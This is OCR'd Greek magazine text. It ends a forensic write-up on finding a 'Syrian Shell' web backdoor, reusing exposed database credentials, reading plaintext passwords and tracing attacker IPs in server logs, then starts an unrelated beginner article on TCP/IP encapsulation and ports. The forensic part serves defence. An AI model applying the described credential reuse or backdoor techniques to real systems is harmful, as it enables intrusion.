
Μα, τι απρόσεκτο setup! Το configuration file που περιέχει τα credentials της βάσης δεδομένων βρίσκεται σε δημόσια θέα. Βέβαια, εφόσον η χρήση του MySQL server έχει καθοριστεί να γίνεται μόνο τοπικά (αποκλειστικά από τον localhost), η παραπάνω πληροφορία δεν ήταν πολύ χρήσιμη για τους ...περαστικούς. Εμείς όμως είχαμε το shell! Χρησιμοποιώντας τα credentials, λοιπόν, αποκτήσαμε πλήρη πρόσβαση στη βάση δεδομένων. Όταν συνδεθήκαμε σ' αυτή πήγαμε κατευθείαν —πού αλλού;— στο αρχείο των χρηστών. Σκοπός μας ήταν να βρούμε άλλους χρήστες καθώς και τα αντίστοιχα passwords, τα οποία μπορεί να αποδεικνύονταν χρήσιμα στο μέλλον (βλ. εικόνα 13).




Εικόνα 10: *Βασικές πληροφορίες για το SyRiAn Sh3ll...*




Εικόνα 11
Το «νέο προϊόν», που στην ουσία αποτελούσε το Syrian shell. Θα το αγόραζε άραγε κανείς; :)



Εικόνα 12
Εξαιρετικά κακή επιλογή για file extension...



Εικόνα 13
Το αρχείο των χρηστών της βάσης δεδομένων...




Εικόνα 14
Ιδού τα domain και FTP logs. Εδώ χρειάζεται μελέτη...

Σε αυτή την αναζήτηση μας περίμενε ακόμα μια έκπληξη: Πρόκειται για το password του administrator. Ήταν τόσο απλό που άγγιζε τα όρια του γελοίου! Έτσι, αρχίσαμε να αμφιβάλλουμε για το αν οι επιτιθέμενοι βρήκαν όντως το SQL Injection ή αν μάντεψαν το αστείο password του administrator. Επίσης, αξίζει να αναφέρω ότι τα passwords στον πίνακα της βάσης ήταν σε μορφή plain text! Επιπρόσθετα, από τον πίνακα των προϊόντων ανακαλύψαμε την ημερομηνία και την ώρα που έγινε η εισαγωγή του «προϊόντος» με το όνομα «a» (αυτό, δηλαδή, που είχε ως αποτέλεσμα την εισαγωγή του Syrian Shell). Μετά κι από το σκάλισμα στη βάση, έφτασε η ώρα να δούμε τα logs. Εκεί ήταν πιθανό να βρούμε την IP αυτών που χρησιμοποίησαν το Syrian Shell, ώστε να μάθουμε περισσότερα για τη δράση τους. Όπως καταλαβαίνετε, σε αυτές τις περιπτώσεις η IP δεν δείχνει την πηγή της επίθεσης, αλλά παρέχει πληροφορίες για τη μεθοδολογία των επιτιθέμενων. Πάνω κάτω, τα logs βρίσκονται σε συγκεκριμένες θέσεις στον server και δεν δυσκολευτήκαμε να τα βρούμε (βλ. εικόνα 14).

Πρώτα αναλύσαμε τα domain logs και ψάξαμε να βρούμε από ποιες IP υπήρχαν αναφορές στο πρόγραμμα web.php. Εκτός των άλλων, υπήρχαν πολλές κλήσεις προς το συγκεκριμένο πρόγραμμα από διευθύνσεις που ανήκουν στην Αίγυπτο (βλ. εικόνα 15). Μετά προχωρήσαμε στα FTP logs, αλλά δεν βρήκαμε τίποτα το ύποπτο. Οι επιτιθέμενοι, λοιπόν, δεν χρησιμοποίησαν ποτέ την υπηρεσία FTP.

Τελικά, ο στόχος επετεύχθη: Βρήκαμε το backdoor στον server, μάθαμε πότε ακριβώς τοποθετήθηκε εκεί, εντοπίσαμε την αδυναμία και τον τρόπο που τοποθετήθηκε και, τέλος, βρήκαμε τις διευθύνσεις IP από τις οποίες χρησιμοποιήθηκε το Syrian Shell. Προφανώς, όλα τα παραπάνω συγκεντρώθηκαν σε μια αποκαλυπτική αναφορά, την οποία και στείλαμε στον πελάτη. Σε γενικές γραμμές, αυτό που έχω να προσθέσω είναι ότι δεν μοιάζει για δουλειά κάποιας κρατικής υπηρεσίας. Το προσωπικό σε μια τέτοια ομάδα θα λάμβανε πολλά μέτρα για να καλύψει τα ίχνη της επίθεσης. Εξάλλου, ποια κρατική υπηρεσία θα ανέβαζε shell με το όνομά της επάνω;



Εικόνα 15
Κατά τη μελέτη των logs εστιάσαμε στα requests που αφορούσαν στη κλήση του web.php...

Skill: Beginner

Tags: TCP/IP, TCP/IP stack, encapsulation, demultiplexing, ports, port forwarding, dynamic DNS

Πώς δουλεύουν τα δίκτυα: Encapsulation, demultiplexing, ports κι ανακατευθύνσεις

by sub2raw

Το έχετε παρατηρήσει; Συχνά αναφερόμαστε σε εντελώς αφηρημένες έννοιες λες και πρόκειται για χειροπιαστά πράγματα με αληθινή, φυσική υπόσταση. Αν όμως σταθούμε για μια στιγμή κι αναλογιστούμε τι ακριβώς είν' αυτό για το οποίο μιλάμε με τόση άνεση, αρκετές φορές δυσκολευόμαστε ή αδυνατούμε να δώσουμε μια ικανοποιητική —πόσο μάλλον ακριβή— περιγραφή.


Εδώ που τα λέμε, αυτή μας η συμπεριφορά δεν είναι καθόλου παράξενη. Τουναντίον, η λεγόμενη αφηρημένη σκέψη είναι μια ξεχωριστή, εξαιρετικά χρήσιμη ικανότητα του ανθρώπινου νου. Σε αντίθεση με τα ζώα, μπορούμε, π.χ., να μιλάμε με χαρακτηριστική άνεση για τον κύκλο, τον αριθμό 5, ένα εξωτικό νησί ή το 75%, και να μην εννοούμε κάτι συγκεκριμένο — ούτε καν κάτι το χειροπιαστό. Αντίθετα, μπορούμε να αναφερόμαστε σε ολόκληρες κατηγορίες. Βεβαίως, η αφηρημένη σκέψη μάς επιτρέπει να σκεπτόμαστε και μεταφορικά. Αυτό κάνουμε όταν, π.χ., μιλάμε για την υπερχείλιση στοίβας ή για τη θύρα 1194/UDP.

Έχουμε μάλιστα την ικανότητα να στηριζόμαστε πάνω σε εντελώς αφηρημένες έννοιες και να εισάγουμε νέες ή ακόμη και να δημιουργούμε πράγματα που υφίστανται στον πραγματικό κόσμο. Πάρτε για παράδειγμα το Internet. Είναι ένα ανθρώπινο, εξαιρετικά πολύπλοκο δημιούργημα που βασίζεται πάνω στην αφηρημένη έννοια του TCP/IP stack, η οποία με τη σειρά της βασίζεται στην αφηρημένη έννοια του πρωτοκόλλου επικοινωνίας. Διαβάστε το σχετικό άρθρο στο deltaHacker 004 και θα δείτε για τι πράγμα μιλάμε.

Ενώ λοιπόν συχνά είναι απόλυτα φυσιολογικό να αναφερόμαστε σε αφηρημένες έννοιες ή/και να χρησιμοποιούμε μεταφορές χωρίς να είμαστε 100% σίγουροι για τι πράγμα μιλάμε, από την άλλη εσείς τώρα διαβάζετε ένα περιοδικό με τον τίτλο «deltaHacker» στο εξώφυλλό του. Το χάκινγκ, όπως πολύ καλά γνωρίζετε, είναι κάτι που για διαφορετικούς ανθρώπους σημαίνει διαφορετικά πράγματα. Μπορεί δηλαδή ν' αρχίσουμε και να συζητάμε με τις ώρες για το χάκινγκ, τους χάκερς, την ηθική τους, τι ακριβώς κάνουν, τι τους αρέσει, αν πράγματι καταναλώνουν υπερβολικές ποσότητες πίτσας κ.λπ. κ.λπ., και τελικά άκρη να μη βγάλουμε. Στοιχηματίζουμε όμως ότι όλοι θα συμφωνήσουμε στο εξής: Οι (σωστοί) χάκερς ανήκουν σ' εκείνη την κατηγορία των ανθρώπων, οι οποίοι θέλουν να γνωρίζουν πολύ καλά για τι πράγμα μιλάνε. Το ίδιο ισχύει και για εκείνους που δεν θεωρούν εαυτούς χάκερ, ωστόσο τους αρέσει να διαβάζουν ένα περιοδικό με τον τίτλο «deltaHacker» —πού αλλού— στο εξώφυλλό του.

Υπάρχουν πολλά παραδείγματα που θα μπορούσαμε να δώσουμε για να στηρίξουμε την υπόθεσή μας — και δεν θα χρειαζόταν καν να καταφύγουμε σε μεταφορές. Για να τιμήσουμε ωστόσο τον τίτλο αλλά και το

Σχήμα 1
Επικοινωνία δύο boxes του ίδιου τοπικού δικτύου, μέσω του πρωτοκόλλου FTP. Στην πραγματικότητα, για την επίτευξη της επικοινωνίας εμπλέκονται και πολλά άλλα πρωτόκολλα του TCP/IP stack.



κεντρικό θέμα του παρόντος άρθρου, ας μιλήσουμε για την εντελώς αφηρημένη έννοια της θύρας, πόρτας ή port. Όπως θέλετε πείτε το, σημασία δεν έχει.

Σημασία έχει ότι συχά πυκνά μιλάμε για ανοικτά και κλειστά ports, τα οποία άλλες φορές είναι TCP κι άλλες UDP. Μετά βέβαια είναι και το port forwarding, το οποίο το κάνουν οι routers κι ευτυχώς δηλαδή που το κάνουν, γιατί αλλιώς πώς θα μπαίναμε στον υπολογιστή που βρίσκεται στο σπίτι στην Καλαμαριά, από την καφετέρια στην Αριστοτέλους, την παραλία στο Λευκαντί ή το Κέφλαβικ, που είναι το διεθνές αεροδρόμιο της Ισλανδίας.

Προσέξτε τώρα τι γίνεται: Ενώ όλοι μιλάμε με άνεση για ports, πρωτόκολλα μεταφοράς κι ανακατευθύνσεις, αυτό δεν σημαίνει ότι όλοι κατανοούμε τι στο καλό είναι, επιτέλους, ένα port, ούτε γιατί είναι απαραίτητο αυτό το port forwarding. Πιστεύετε ότι υπερβάλλουμε; Αν ναι, σας προκαλούμε να δώσετε τώρα, από μέσα σας, μια ακριβή περιγραφή της έννοιας του port. Αν το πετύχετε, ε, τότε δεν έχετε κανένα λόγο να συνεχίσετε το διάβασμα του παρόντος άρθρου. Πριν όμως φύγετε, παρακαλούμε, μείνετε για λίγο και πείτε μας πόσες φορές έχετε εξηγήσει, ξανά και ξανά, τι είναι το port forwarding, γιατί χρειάζεται να γίνεται και, το σημαντικότερο, πώς στο καλό γινέται.

Νομίζουμε ότι, ως περιοδικό που αν μη τι άλλο τιμά το όνομά του, έχει έρθει η ώρα να βάλουμε τα πράγματα σε μια σειρά, φυσικά και να εξηγήσουμε επακριβώς όλες αυτές τις —χρήσιμες, πρέπει να πούμε— έννοιες. Για τη συνέχεια θεωρούμε δεδομένο ότι έχετε διαβάσει τουλάχιστον το άρθρο που ξεκινά από τη σελίδα 12 του deltaHacker 004. Επίσης, καλό θα ήταν να έχετε διαβάσει κι εκείνο που ξεκινά από τη σελίδα 90 του deltaHacker 005, όπως επίσης και το άρθρο περί subnetting, στο site του περιοδικού:


`http://deltahacker.gr/?p=5138`

Ροή δεδομένων μέσω encapsulation και demultiplexing

Όπως φαίνεται στο σχήμα 1, το οποίο επαναλαμβάνουμε εδώ από το σχετικό άρθρο στο deltaHacker 004, κάθε φορά που χρησιμοποιούμε μια δικτυακή εφαρμογή υπάρχει μια ροή δεδομένων μεταξύ των διαφορετικών επιπέδων του TCP/IP stack. Ας επικεντρώσουμε την προσοχή μας στο αριστερό μέρος του σχήματος, όπου βλέπουμε να γίνεται χρήση του Filezilla FTP client. Στη θέση του Filezilla θα μπορούσε να είναι μια οποιαδήποτε άλλη δικτυακή εφαρμογή, περιττό να πούμε. Αυτό που έχει σημασία είναι να καταλάβουμε τι γίνεται όταν η εφαρμογή στέλνει κάτι στο δίκτυο, π.χ., όταν ο Filezilla στέλνει μια εντολή για αλλαγή καταλόγου στον απομακρυσμένο FTP server. Δείτε τώρα το σχήμα 2. Αυτά τα «δεδομένα χρήστη», πάνω πάνω, τα παρέχει ο χρήστης μέσω της εφαρμογής. Πριν φύγουν για το επίπεδο του TCP, το Filezilla προσθέτει μερικές έξτρα πληροφορίες στα δεδομένα, οι οποίες λένε κάτι του στιλ:

> *Εγώ, ο Filezilla, θέλω να στείλω αυτά τα δεδομένα, φροντίστε παρακαλώ για τα δέοντα.*

Τις πληροφορίες αυτές τις επισυνάπτει με τη μορφή του **application header**. Το TCP, ένα επίπεδο πιο κάτω, παίρνει τα δεδομένα χρήστη μαζί με το application header και σκέφτεται:



Σχήμα 2
Καθώς τα δεδομένα που στέλνει ο χρήστης μέσω της δικτυακής εφαρμογής κατεβαίνουν στο TCP/IP stack, σε κάθε επίπεδο της στοίβας προστίθενται headers με χρήσιμες πληροφορίες. Αυτές θα αξιοποιηθούν όταν τα δεδομένα ξεκινήσουν την αντίστροφη πορεία στη στοίβα, στον απομακρυσμένο υπολογιστή.

*Όλες αυτές οι λεπτομέρειες που μου λέτε, εσείς οι από πάνω, μ' αφήνουν παγερά αδιάφορο. Αλλά επειδή τέλος πάντων δουλειά μου είναι να βοηθώ, θα θεωρήσω δεδομένα χρήστη κι application header ως μία οντότητα που θα ονομάσω **application data**. Θα προσθέσω κι εγώ μερικές έξτρα πληροφορίες, σ' ένα ωραιότατο **TCP header**, κι όλα αυτά μαζί θα τα στείλω στους προκομμένους εκεί κάτω, στο επίπεδο του IP.*


Η πληροφορία που στέλνει το TCP στο IP, δηλαδή application data και TCP header μαζί, ονομάζεται **TCP segment**. Το IP με τη σειρά του προσθέτει ένα **IP header** κι όλα αυτά τα στέλνει στο επίπεδο Link, από κάτω. Αυτό που λαμβάνεται στο Link είναι το λεγόμενο **IP datagram**. Αν θέλουμε να είμαστε ακριβείς εδώ, οφείλουμε να σημειώσουμε ότι μεταξύ IP και Link διακινούνται πακέτα, **packets**. Κάθε πακέτο είναι είτε ένα IP datagram είτε ένα κομμάτι κάποιου IP datagram, το λεγόμενο **fragment**. Το τι από τα δύο είναι εξαρτάται από το λεγόμενο Maximum Transmission Unit (MTU) του εκάστοτε link. Αλλά ας μην ξεφεύγουμε.

Με την προϋπόθεση ότι η δικτυακή σύνδεση του υπολογιστή στον οποίο τρέχει το FileZilla γίνεται μέσω κάρτας Ethernet, στο επιπεδο Link προστίθεται το λεγόμενο **Ethernet header**, μαζί με το **Ethernet trailer**. Το Ethernet header μαζί με το IP packet και το Ethernet trailer, συγκροτούν το λεγόμενο Ethernet frame: Μεταφορικά, μπορούμε να πούμε ότι αυτό ακριβώς είναι που ταξιδεύει κατά μήκος του καλωδίου Ethernet, με τη μορφή μιας ροής από bits (bitstream). Το τι συμβαίνει σε κάθε frame όταν φτάνει στον προορισμό του, προς το παρόν δεν μας ενδιαφέρει — αν και στοιχηματίζουμε ότι μπορείτε να φανταστείτε. Το σημαντικό εδώ είναι να συνειδητοποιήσουμε πως όταν μια δικτυακή εφαρμογή στέλνει δεδομένα μέσω του πρωτοκόλου TCP, τότε υπάρχει μια ροή πληροφοριών κατά μήκος του TCP/IP stack με φορά από πάνω προς τα κάτω. Κάθε επίπεδο, στα δεδομένα που παίρνει από πάνω προσθέτει έξτρα πληροφορίες, τις οποίες βάζει στο header και μερικές φορές στο λεγόμενο trailer.

Ουσιαστικά, αυτό που γίνεται είναι το λεγόμενο **encapsulation** (ενθυλάκωση) των δεδομένων, τα οποία ξεκινούν το ταξίδι τους από το

Application layer. Τα έξτρα δεδομένα που σε κάθε επίπεδο επισυνάπτονται με τη μορφή headers αποτελούν εξαιρετικά χρήσιμη πληροφορία, έτσι ώστε σε κάθε σταθμό (επίπεδο) τα αρχικά δεδομένα να μην είναι ανώνυμα και να έχουν κάποιο νόημα. Για να δούμε πόσο σημαντικό είναι το encapsulation των δεδομένων ας παρακολουθήσουμε τι γίνεται κατά την αντίστροφη πορεία, όταν δηλαδή τα δεδομένα ταξιδεύουν από κάτω προς τα πάνω στο TCP/IP stack και συμβαίνει το λεγόμενο **demultiplexing**. Συγκεκριμένα, ας φανταστούμε ότι ένα Ethernet frame φτάνει στον προορισμό του (βλ. σχήμα 3). Στο επίπεδο από πάνω συναντάμε πρωτόκολλα όπως το IP και το ARP. Σε ποιο πρέπει να επιδοθούν τα δεδομένα του Ethernet frame; Δεν υπάρχει θέμα, η πληροφορία αυτή περιλαμβάνεται στο Ethernet header! Ας πούμε λοιπόν ότι τα δεδομένα προορίζονται για το IP. Αυτό από τη μεριά του εννοείται ότι δεν έχει καμία όρεξη να τα κρατάει και να κάθονται, οπότε πρέπει να αποφασίσει που να τα στείλει. Ένα επίπεδο από πάνω του έχει πρωτόκολλα όπως τα TCP και UDP. Για να μη στείλει τα δεδομένα όπου να 'ναι και γίνει καμιά φασαρία, κοιτάζει το IP header. Εκεί βλέπει ότι τα δεδομένα προορίζονται για το TCP, οπότε γρήγορα γρήγορα τα στέλνει προς τα εκεί και ησυχάζει. Το TCP πρέπει κι αυτό ν' αποφασίσει τι θα κάνει με τα δεδομένα που μόλις έλαβε, οπότε κοιτάζει στο TCP header. Εκεί θα βρει έναν 16μπιτο αριθμό, ο οποίος ονομάζεται **destination port number** ή απλά **destination port** και, με βάση αυτόν τον αριθμό, θα καταλάβει προς τα πού οφείλει να προωθήσει τα δεδομένα που έχει.

Ένα **port**, λοιπόν, δεν είναι τίποτε άλλο παρά ένας 16μπιτος αριθμός που χρησιμοποιεί μια δικτυακή εφαρμογή, υπηρεσία ή server (γενικά, λογι-




Σχήμα 3
